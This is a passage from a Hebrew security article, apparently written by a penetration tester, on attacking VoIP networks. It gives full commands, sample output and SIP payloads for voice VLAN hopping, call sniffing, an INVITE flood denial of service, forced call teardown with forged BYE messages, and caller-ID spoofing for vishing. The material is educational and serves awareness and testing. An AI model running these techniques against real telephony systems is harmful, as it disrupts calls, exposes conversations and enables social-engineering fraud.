
Cisco, Avaya and Nortel.

VoIP hopper תוכנן לעבוד על Backtrack Linux וכרגע תומך באפשרויות כמו:

DHCP Client, CDP Generator, MAC Address Spoofing and VLAN hopping.

להלן דוגמה להאזנה לתעבורת CDP ודילוג ל-Voice VLAN בסביבת CISCO. הרצת VoIP hopper על כרטיס הרשת בצורה הבאה:

```
root@bt:/pentest/voip/voiphopper# ./voiphopper -i eth0 -c 0
```



ניתן לקפוץ ל-VLAN ישירות ע"י ציון מספרו ללא צורך בביצוע האזנה לתעבורת CDP במידה ומספר ה-VLAN ידוע מראש:

```
root@bt:/pentest/voip/voiphopper# ./voiphopper -i eth0 -v 20
VoIP Hopper 1.00 Running in VLAN Hop mode ~ Trying to hop into
VLAN 2
Added VLAN 20 to Interface eth0
Attempting dhcp request for new interface eth0.20
```

```
eth0.20   Link encap:Ethernet  HWaddr 00:0c:29:84:98:b2
          inet6 addr: fe80::20c:29ff:fe84:98b2/64 Scope:Link
          UP BROADCAST NOTRAILERS RUNNING MULTICAST  MTU:1500
Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:9 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:2274 (2.2 KB)
```


ACE

כלי זה די דומה ל-VoIP hopper ומאפשר גם גילוי של שרתי קונפיגורציה (TFTP), ניתן לבצע קפיצה אוטומטית בין VLANs ע"י שימוש ביכולות הגילוי של הכלי:

```
Mode to specify the Voice VLAN ID
Example: ace -i eth0 -v 96 -m 00:1E:F7:28:9C:8E

Mode to auto-discover voice vlan ID in the listening mode for CDP
Example: ace -i eth0 -c 0 -m 00:1E:F7:28:9C:8E

Mode to auto-discover voice vlan ID in the spoofing mode for CDP
Example: ace -i eth0 -c 1 -m 00:1E:F7:28:9C:8E
```

ניתן לצפות בכתובת ה-MAC של כרטיס הרשת במערכת Backtrack Linux באמצעות הפקודה הבאה:

```
root@bt:~# macchanger -s eth0
```



לא משנה אם השתמשתם ב-VoIP hopper או ב-ace, כעת ניתן להאזין לתעבורה באמצעות כלי כגון ucsniff ע"י ציון ממשק הרשת החדש שנוצר לנו:

```
root@bt:/pentest/voip/ucsniff# ucsniff -i eth0.20  // //
```

אי זמינות שירות (Denial Of Service)

מטרתה של מתקפה זו היא גרימת נזק בלבד, תוצאותיה יהיו בדרך כלל אי היכולת לבצע שיחות טלפון או לקבל שיחות טלפון.

מתקפת DOS[8] יכולה להתבצע בשני מישורים :

1. על תשתית התקשורת הקיימת.
2. מתקפות ספציפיות על פרוטוקולים של טכנולוגית VoIP.

הרעיון הכללי מאחורי מתקפה זו הוא הצפת הרשת/השירות ע"י שליחת כמויות אדירות של מידע שתגרום לצריכה של רב רוחב הפס הזמין לשימוש.

[8] http://en.wikipedia.org/wiki/Denial-of-service_attack

Inviteflood

באמצעות כלי זה ניתן להציף שרתי SIP וטלפונים באמצעות בקשות INVITE

```
root@bt:/pentest/voip/inviteflood# ./inviteflood
inviteflood - Version 2.0
              June 09, 2006
 Usage:
 Mandatory -
        interface (e.g. eth0)
        target user (e.g. "" or john.doe or 5000 or "1+210-555-
        1212")
        target domain (e.g. enterprise.com or an IPv4 address)
        IPv4 addr of flood target (ddd.ddd.ddd.ddd)
        flood stage (i.e. number of packets)
 Optional -
        -a flood tool "From:" alias (e.g. jane.doe)
        -i IPv4 source IP address [default is IP address of
        interface]
        -S srcPort  (0 - 65535) [default is well-known discard
        port 9]
        -D destPort (0 - 65535) [default is well-known SIP port
        5060]
        -l lineString line used by SNOM [default is blank]
        -s sleep time btwn INVITE msgs (usec)
        -h help - print this usage
        -v verbose output mode
```

```
root@bt:/pentest/voip/inviteflood# ./inviteflood eth0 201 192.168.1.104 192.168.1.104 10000000

inviteflood - Version 2.0
              June 09, 2006

source IPv4 addr:port    = 192.168.1.105:9
dest   IPv4 addr:port    = 192.168.1.104:5060
targeted UA              = 201@192.168.1.104

Flooding destination with 10000000 packets
sent: 72921507
```

כל עוד בקשות INVITE יישלחו בתדירות גבוהה לשרת לא תתאפשר הוצאת שיחות, ניתן גם להציף את שרת ה-SIP עם מספרי שלוחות שאינן קיימות ובכך לגרום לו לייצר הודעות 404 ובכך להעסיק אותו.

Teardown

באמצעות כלי זה ניתן לשלוח הודעת BYE על מנת לגרום לניתוק שיחות:

```
./teardown eth0 extension sip_proxy 10.1.101.35 CallID FromTag ToTag
```

לפני שנוכל להשתמש בכלי זה נצטרך ללכוד תגובת SIP OK ואלידית ולהשתמש בתגיות "from", "to" ,
כמו כן נצטרך גם את הערך של השדה Caller ID:

```
SIP/2.0 200 OK
Via: SIP/2.0/UDP
192.168.1.105;branch=z9hG4bKkfnyfaol;received=192.168.1.105;rport=5060
From: "200" <sip:200@192.168.1.104>;tag=hcykd
To: "200" <sip:200@192.168.1.104>;tag=as644fe807
Call-ID: jwtgckolqnoylqf@backtrack
CSeq: 134 REGISTER
User-Agent: Asterisk PBX
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY
Supported: replaces
Expires: 3600
Contact: <sip:200@192.168.1.105>;expires=3600
Date: Tue, 01 Feb 2011 17:55:42 GMT
Content-Length: 0
```

דוגמא לשימוש:

```
root@bt:/pentest/voip/teardown# ./teardown eth0 200 192.168.1.104 192.168.1.104 jwtgckolqnoylqf@backtrack hcykd as644fe807

teardown - Version 1.0
           Feb. 17, 2006

source IPv4 addr:port    = 192.168.1.105:9
dest   IPv4 addr:port    = 192.168.1.104:5060
targeted UA              = 200@192.168.1.104
From Tag                 = hcykd
To Tag                   = as644fe807
Call ID                  = jwtgckolqnoylqf@backtrack
root@bt:/pentest/voip/teardown#
```

ניתן לראות את הבקשה שנשלחת ע"י ציון הפרמטר v-:

```
SIP PAYLOAD for packet:
BYE sip:200@192.168.1.104:5060 SIP/2.0
Via: SIP/2.0/UDP 192.168.1.105:9;branch=91ca1ba5-98ee-44d5-9170-
61c30981c565
From: <sip:192.168.1.104>;tag=hcykd
To: 200 <sip:200@192.168.1.104>;tag=as644fe807
Call-ID: jwtgckolqnoylqf@backtrack
CSeq: 2000000000 BYE
Max-Forwards: 16
User-Agent: Hacker
Content-Length: 0
Contact: <sip:192.168.1.105:9>
```

זיוף שיחה מזוהה

אמנם כשמסתכלים על כותרת הנושא עולה התהייה "מתקפה?!", כן זוהי מתקפה שמשתלבת מצוין עם טכניקה בשם "הנדסה חברתית" (Social engineering) או עם מתקפה נוספת בשם Vishing.

זיוף שיחה מזוהה בטכנולוגיית VoIP היא פעולה יחסית פשוטה המתאפשרת ע"י ביצוע מניפולציה של פרמטרים בבקשת ה-"INVITE":

```
INVITE sip:@127.0.0.1 SIP/2.0
To: <sip:192.168.1.104>
Via: SIP/2.0/UDP 192.168.1.104
From: "Evil Hacker"<sip:192.168.1.199>
Call-ID: 14810.0.1.45
CSeq: 1 INVITE
Max-Forwards: 20

Contact: <sip:127.0.0.1>
```

מתקפה זו מאפשרת לתוקף להתחזות לכל גורם שיחפוץ ובכך עלולה לעזור להצלחתה של ביצוע "הנדסה חברתית", לדוגמה; תוקף עלול ליזום שיחה משלוחה פנימית בארגון או ממספר הטלפון של חברת ה-IT ולנסות לדלות פרטים חסויים מפקידת הארגון.

משילוב בין שתי הטכניקות הנ"ל נולד מונח חדש בשם **"Vishing" - Voice Phishing**[9], שהוא בעצם הנדסה חברתית באמצעות מערכות טלפוניה.

ניתן לבצע זיוף שיחה מזוהה ע"י שימוש בכלי כגון INVITEFLOOD בצורה הבאה:

```
root@bt:/pentest/voip/inviteflood# ./inviteflood eth0 201 192.168.1.104
192.168.1.104 1 -a "Backtrack"
```

שיטה נוספת היא שימוש במרכזיה כגון Asterisk ע"י ביצוע שינוי מספר הגדרות ושימוש בשירותי ספק שירותי טלפוניה המאפשר חשבונות AIX, ניתן להשתמש בסקריפט בשם "cidspoof" [10]

http://www.rootsecure.net/content/temp/cidspoof.agi

סיכום

אני מקווה שמצאתם מאמר זה אינפורמטיבי ומועיל, חשוב לציין כי קיימות עוד מתקפות רבות בסביבות טלפוניה מבוססת IP שלא הוצגו כאן אך לא זוהי מטרת המאמר, מטרתו היא להעלות את המודעות והסכנות בתחום זה.

אודות המחבר

שי רוד הינו יועץ אבטחת מידע ומומחה תחום תקיפה וחוסן בחברת אבנת אבטחת נתונים[11], בשנים האחרונות שי ביצע תפקידים מגוונים בתחום התקשורת, אבטחת מידע ואבטחה פיזית, כמו כן קודם לעבודתו בחברת אבנת שי עבד באחת מחברות האינטרנט המובילות בארץ וביצע מבדקי חוסן וייעוץ כפרילנסר במדינות שונות באזור אירופה.

שי הוא חבר פעיל בקהילת אבטחת המידע העולמית ותרם לפרויקטים כגון-Metasploit, Backtrack Linux ועוד... שי מחזיק בהסמכות כגון: MCP,CEH,CCSA,CCSE,OSCP,OSCE.

בזמנו הפנוי שי מתחזק בלוג אבטחת מידע בשפה האנגלית בכתובת: **http://exploit.co.il**

[9] http://en.wikipedia.org/wiki/Vishing
[10] http://www.rootsecure.net/?p=reports/callerid_spoofing
[11] http://www.avnet.co.il